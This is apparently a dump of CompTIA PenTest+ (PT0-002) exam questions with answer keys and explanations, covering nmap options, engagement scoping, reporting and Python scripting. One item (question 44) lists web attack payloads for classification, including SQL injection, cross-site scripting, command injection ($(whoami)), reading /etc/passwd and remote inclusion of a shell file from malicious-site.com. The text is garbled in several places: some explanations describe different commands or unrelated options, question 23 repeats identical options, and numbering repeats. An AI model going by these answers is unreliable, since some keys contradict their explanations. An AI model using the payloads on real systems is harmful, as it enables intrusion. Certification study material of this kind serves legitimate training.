CompTIA

Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

NEW QUESTION 1
Deconfliction is necessary when the penetration test:

A. determines that proprietary information is being stored in cleartext.
B. occurs during the monthly vulnerability scanning.
C. uncovers indicators of prior compromise over the course of the assessment.
D. proceeds in parallel with a criminal digital forensic investigation.

Answer: C

Explanation:
This will then enable the PenTest to continue so that additional issues can be found, exploited, and analyzed.

NEW QUESTION 2
A penetration tester will be performing a vulnerability scan as part of the penetration test on a client's website. The tester plans to run several Nmap scripts that probe for vulnerabilities while avoiding detection. Which of the following Nmap options will the penetration tester MOST likely utilize?

A. -8 -T0
B. --script "http*vuln*"
C. -sn
D. -O -A

Answer: B

Explanation:
Nmap is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses. The command Nmap -p 445 -n -T4 --open 172.21.0.0/16 would scan for SMB port 445 over a /16 network with the following options:

- -p 445 specifies the port number to scan.
- -n disables DNS resolution, which can speed up the scan by avoiding unnecessary queries.
- -T4 sets the timing template to aggressive, which increases the speed of the scan by sending packets faster and waiting less for responses.
- –open only shows hosts that have open ports, which can reduce the output and focus on relevant results.

The other commands are not optimal for scanning SMB port 445 over a /16 network when stealth is not a concern and the task is time sensitive.

NEW QUESTION 3
A customer adds a requirement to the scope of a penetration test that states activities can only occur during normal business hours. Which of the following BEST describes why this would be necessary?

A. To meet PCI DSS testing requirements
B. For testing of the customer's SLA with the ISP
C. Because of concerns regarding bandwidth limitations
D. To ensure someone is available if something goes wrong

Answer: D

NEW QUESTION 4
Which of the following is the most secure method for sending the penetration test report to the client?

A. Sending the penetration test report on an online storage system.
B. Sending the penetration test report inside a password-protected ZIP file.
C. Sending the penetration test report via webmail using an HTTPS connection.
D. Encrypting the penetration test report with the client’s public key and sending it via email.

Answer: D

Explanation:
This is the most secure method for sending the penetration test report to the client because it ensures that only the client can decrypt and read the report using their private key. Encrypting the report with the client’s public key prevents anyone else from accessing the report, even if they intercept or compromise the email. The other methods are not as secure because they rely on weaker or no encryption, or they expose the report to third-party services that may not be trustworthy or compliant.

NEW QUESTION 5
A penetration tester is trying to restrict searches on Google to a specific domain. Which of the following commands should the penetration tester consider?

A. inurl:
B. link:
C. site:
D. intitle:

Answer: C

Explanation:
The site: command can be used to restrict searches on Google to a specific domain. For example, site:company.com will return only results from the company.com domain. This can help the penetration tester to find information or pages related to the target domain.

NEW QUESTION 6
A penetration tester was contracted to test a proprietary application for buffer overflow vulnerabilities. Which of the following tools would be BEST suited for this task?

A. GDB
B. Burp Suite
C. SearchSpliot
D. Netcat

Answer: A

Explanation:
GDB is a debugging tool that can be used to analyze and manipulate the memory of a running process, which is useful for finding and exploiting buffer overflow vulnerabilities. Burp Suite is a web application testing tool that does not directly test for buffer overflows. SearchSpliot is a database of known exploits that does not test for new vulnerabilities. Netcat is a network utility that can be used to send and receive data, but not to test for buffer overflows.


NEW QUESTION 7
A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?

A. Immunity Debugger
B. OllyDbg
C. GDB
D. Drozer

Answer: A

Explanation:
Immunity Debugger is a tool that can be used to deconstruct 64-bit Windows binaries and see the underlying code. Immunity Debugger is a powerful debugger that integrates with Python and allows users to write their own scripts and plugins. It can be used for reverse engineering, malware analysis, vulnerability research, and exploit development

NEW QUESTION 8
A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:



```
...
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try;
<03>   port: object
<04>   resultList: list[Any] = []
<05>   for port in portList:
<06>     sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>     sock.settimeout(20)
<08>     result = sock.connect_ex((remoteSvr, port))
<09>     if result == 0:
<10>         resultList.append(port)
<11>     sock.close()
...
```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.
B. *range(1, 1025) on line 1 populated the portList list in numerical order.
C. Line 6 uses socket.SOCK_STREAM instead of socket.SOCK_DGRAM
D. The remoteSvr variable has neither been type-hinted nor initialized.

Answer: B

Explanation:
Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons) https://nmap.org/book/man-port-specification.html

NEW QUESTION 9
A company becomes concerned when the security alarms are triggered during a penetration test. Which of the following should the company do NEXT?

A. Halt the penetration test.
B. Contact law enforcement.
C. Deconflict with the penetration tester.
D. Assume the alert is from the penetration test.

Answer: C

Explanation:
Deconflicting with the penetration tester is the best thing to do next after the security alarms are triggered during a penetration test, as it will help determine whether the alarm was caused by the tester’s activity or by an actual threat. Deconflicting is the process of communicating and coordinating with other parties involved in a penetration testing engagement, such as security teams, network administrators, or emergency contacts, to avoid confusion or interference.

NEW QUESTION 10

A penetration tester is evaluating a company's network perimeter. The tester has received limited information about defensive controls or countermeasures, and limited internal knowledge of the testing exists. Which of the following should be the FIRST step to plan the reconnaissance activities?

A. Launch an external scan of netblocks.
B. Check WHOIS and netblock records for the company.
C. Use DNS lookups and dig to determine the external hosts.
D. Conduct a ping sweep of the company's netblocks.

Answer: C

NEW QUESTION 10
A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity. Which of the following is the MOST important action to take before starting this type of assessment?

A. Ensure the client has signed the SOW.
B. Verify the client has granted network access to the hot site.
C. Determine if the failover environment relies on resources not owned by the client.
D. Establish communication and escalation procedures with the client.

Answer: A

Explanation:
The statement of work (SOW) is a document that defines the scope, objectives, deliverables, and timeline of a penetration testing engagement. It is important to have the client sign the SOW before starting the assessment to avoid any legal or contractual issues.

NEW QUESTION 15
A company recently moved its software development architecture from VMs to containers. The company has asked a penetration tester to determine if the new containers are configured correctly against a DDoS attack. Which of the following should a tester perform first?

A. Test the strength of the encryption settings.
B. Determine if security tokens are easily available.
C. Perform a vulnerability check against the hypervisor.
D. .Scan the containers for open ports.

Answer: D

Explanation:
The first step that a tester should perform to determine if the new containers are configured correctly against a DDoS attack is to scan the containers for open ports. Open ports are entry points for network communication and can expose services or applications that may be vulnerable to DDoS attacks. Scanning the containers for open ports can help the tester identify which services or applications are running on the containers, and which ones may need to be secured or disabled to prevent DDoS attacks. Scanning the containers for open ports can also help the tester discover any unauthorized or malicious services or applications that may have been installed on the containers by previous attackers or compromised containers. Scanning the containers for open ports can be done by using tools such as Nmap, which can perform network scanning and enumeration by sending packets to hosts and analyzing their responses1. The other options are not the first steps that a tester should perform to determine if the new containers are configured correctly against a DDoS attack. Testing the strength of the encryption settings is not relevant to DDoS attacks, as encryption does not prevent or mitigate DDoS attacks, but rather protects data confidentiality and integrity. Determining if security tokens are easily available is not relevant to DDoS attacks, as security tokens are used for authentication and authorization, not for preventing or mitigating DDoS attacks. Performing a vulnerability check against the hypervisor is not relevant to DDoS attacks, as the hypervisor is not directly exposed to network traffic, but rather manages the virtual machines or containers that run on it.

NEW QUESTION 20
Which of the following commands will allow a penetration tester to permit a shell script to be executed by the file owner?

A. chmod u+x script.sh
B. chmod u+e script.sh
C. chmod o+e script.sh
D. chmod o+x script.sh

Answer: A

NEW QUESTION 23
An assessor wants to use Nmap to help map out a stateful firewall rule set. Which of the following scans will the assessor MOST likely run?

A. nmap 192.168.0.1/24
B. nmap 192.168.0.1/24
C. nmap oG 192.168.0.1/24
D. nmap 192.168.0.1/24

Answer: A

NEW QUESTION 28
Which of the following is the MOST effective person to validate results from a penetration test?

A. Third party
B. Team leader
C. Chief Information Officer
D. Client

Answer: B

NEW QUESTION 32
While performing the scanning phase of a penetration test, the penetration tester runs the following command:
........v -sV -p- 10.10.10.23-28
....ip scan is finished, the penetration tester notices all hosts seem to be down.
Which of the following options should the penetration tester try next?

A. -su
B. -pn
C. -sn
D. -ss

Answer: B


Explanation:
The command nmap -v -sV -p- 10.10.10.23-28 is a command that performs a port scan using nmap, which is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses1. The command has the following options:

- -v enables verbose mode, which increases the amount of information displayed by nmap
- -p- specifies that all ports from 1 to 65535 should be scanned

* 10.10.10.23-28 specifies the range of IP addresses to be scanned


The command does not have any option for host discovery, which is a process that determines which hosts are alive or reachable on a network by sending probes such as ICMP echo requests, TCP SYN packets, or ACK packets. Host discovery can help speed up the scan by avoiding scanning hosts that are down or do not respond. However, some hosts may be configured to block or ignore host discovery probes, which can cause nmap to report them as down even if they are up. To avoid this problem, the penetration tester should use the -Pn option, which skips host discovery and assumes that all hosts are up. This option can force nmap to scan all hosts regardless of their response to host discovery probes, and may reveal some hosts that were previously missed. The other options are not valid options that the penetration tester should try next. The -su option does not exist in nmap, and would cause an error. The -sn option performs a ping scan and lists hosts that respond, but it does not scan any ports or services, which is not useful for the penetration test. The -ss option does not exist in nmap, and would cause an error.

NEW QUESTION 37
A penetration tester created the following script to use in an engagement:



```
#!/usr/bin/python

import socket

ports = [21,22,23,25,80,139,443,445,3306,3389]

if len(sys.argv) == 2:
        target = socket.gethostbyname(sys.argv[1])
else:
        print("Few arguments.")
        print("Syntax: python {} <>".format(sys.argv[0]))
        sys.exit()


try:
        for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        result = s.connect_ex((target,port))
        if result == 0:
                print("Port {} is opened".format(port))

except KeyboardInterrupt:
        print("Exiting...")
        sys.exit()
```

However, the tester is receiving the following error when trying to run the script:



```
$ python script.py 192.168.0.1
Traceback (most recent call last):
   File "script.py", line 7, in <module>
      if len(sys.argv) == 2:
NameError: name 'sys' is not defined
```

Which of the following is the reason for the error?

A. The sys variable was not defined.
B. The argv variable was not defined.
C. The sys module was not imported.
D. The argv module was not imported.

Answer: C

Explanation:
The sys module is a built-in module in Python that provides access to system-specific parameters and functions, such as command-line arguments, standard input/output, and exit status. The sys module must be imported before it can be used in a script, otherwise an error will occur. The script uses the sys.argv

variable, which is a list that contains the command-line arguments passed to the script. However, the script does not import the sys module at the beginning, which causes the error “NameError: name ‘sys’ is not defined”. To fix this error, the script should include the statement “import sys” at the top. The other options are not valid reasons for the error.


NEW QUESTION 42
Which of the following expressions in Python increase a variable val by one (Choose two.)

A. val++
B. +val
C. val=(val+1)
D. ++val
E. val=val++
F. val+=1

Answer: CF

Explanation:
In Python, there are two ways to increase a variable by one: using the assignment operator (=) with an arithmetic expression, or using the augmented assignment operator (+=). The expressions val=(val+1) and val+=1 both achieve this goal. The expressions val++ and ++val are not valid in Python, as there is no increment operator. The expressions +val and val=val++ do not change the value of val2.
https://pythonguides.com/increment-and-decrement-operators-in-python/

NEW QUESTION 44
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -
item=widget';waitfor%20delay%20'00:00:20';--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -
item=widget%20union%20select%20null,null,@@version;--	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -
item=widget'+convert(int,@@version)+'	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -
site=www.exa'ping%20-c%2010%20localhost'mple.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -
redir=http:%2f%2fwww.malicious-site.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -
logfile=%2fetc%2fpasswd%00	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -
lookup=$(whoami)	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization ., \, /, sandbox requests Input Sanitization ', ;, $, [,], (,) Input Sanitization ", ', <, :, >, -

A. Mastered
B. Not Mastered

Answer: A

Explanation:
* 1. Reflected XSS - Input sanitization (<> ...)
* 2. Sql Injection Stacked - Parameterized Queries
* 3. DOM XSS - Input Sanitization (<> ...)
* 4. Local File Inclusion - sandbox req
* 5. Command Injection - sandbox req
* 6. SQLi union - paramtrized queries
* 7. SQLi error - paramtrized queries

* 8. Remote File Inclusion - sandbox
* 9. Command Injection - input saniti $
* 10. URL redirect - prevent external calls

NEW QUESTION 45
A penetration tester gains access to a web server and notices a large number of devices in the system ARP table. Upon scanning the web server, the tester determines that many of the devices are user ...ch of the following should be included in the recommendations for remediation?

A. training program on proper access to the web server
B. patch-management program for the web server.
C. the web server in a screened subnet
D. Implement endpoint protection on the workstations

Answer: D

Explanation:
The penetration tester should recommend implementing endpoint protection on the workstations, which is a security measure that involves installing software or hardware on devices that connect to a network to protect them from threats such as malware, ransomware, phishing, or unauthorized access. Endpoint protection can include antivirus software, firewalls, encryption tools, VPNs, or device management systems. Endpoint protection can help prevent user workstations from being compromised by attackers who have gained access to the web server or other devices on the network. The other options are not valid recommendations for remediation based on the discovery that many of the devices are user workstations. Changing passwords that were created before this code update is not relevant to this issue, as it refers to a different scenario involving password hashing and salting. Keeping hashes created by both methods for compatibility is not relevant to this issue, as it refers to a different scenario involving password hashing and salting. Moving the web server in a screened subnet is not relevant to this issue, as it refers to a different scenario involving network segmentation and isolation.

NEW QUESTION 46
A penetration tester received a .pcap file to look for credentials to use in an engagement. Which of the following tools should the tester utilize to open and read the .pcap file?

A. Nmap
B. Wireshark
C. Metasploit
D. Netcat

Answer: B

NEW QUESTION 48
A company hired a penetration tester to do a social-engineering test against its employees. Although the tester did not find any employees’ phone numbers on the company’s website, the tester has learned the complete phone catalog was published there a few months ago.
In which of the following places should the penetration tester look FIRST for the employees’ numbers?

A. Web archive
B. GitHub
C. File metadata
D. Underground forums

Answer: A

NEW QUESTION 49
A penetration tester is conducting an assessment against a group of publicly available web servers and notices a number of TCP resets returning from one of the web servers. Which of the following is MOST likely causing the TCP resets to occur during the assessment?

A. The web server is using a WAF.
B. The web server is behind a load balancer.
C. The web server is redirecting the requests.
D. The local antivirus on the web server Is rejecting the connection.

Answer: A

Explanation:
A Web Application Firewall (WAF) is designed to monitor, filter or block traffic to a web application. A WAF will monitor incoming and outgoing traffic from a web application and is often used to protect web servers from attacks such as SQL Injection, Cross-Site Scripting (XSS), and other forms of attacks. If a WAF detects an attack, it will often reset the TCP connection, causing the connection to be terminated. As a result, a penetration tester may see TCP resets when a WAF is present. Therefore, the most likely reason for the TCP resets returning from the web server is that the web server is using a WAF.

NEW QUESTION 51
Which of the following is the MOST important information to have on a penetration testing report that is written for the developers?

A. Executive summary
B. Remediation
C. Methodology
D. Metrics and measures

Answer: B

Explanation:
The most important information to have on a penetration testing report that is written for the developers is remediation. Remediation is the process of fixing or mitigating the vulnerabilities or issues that were discovered during the penetration testing. Remediation should include specific recommendations, best practices,

and resources to help the developers improve the security of their applications4.

NEW QUESTION 56
A penetration tester who is conducting a vulnerability assessment discovers that ICMP is disabled on a network segment. Which of the following could be used for a denial-of-service attack on the network segment?

A. Smurf
B. Ping flood
C. Fraggle
D. Ping of death

Answer: C

Explanation:
Fraggle attack is same as a Smurf attack but rather than ICMP, UDP protocol is used. The prevention of these attacks is almost identical to Fraggle attack.
Ref: https://www.okta.com/identity-101/fraggle-attack/

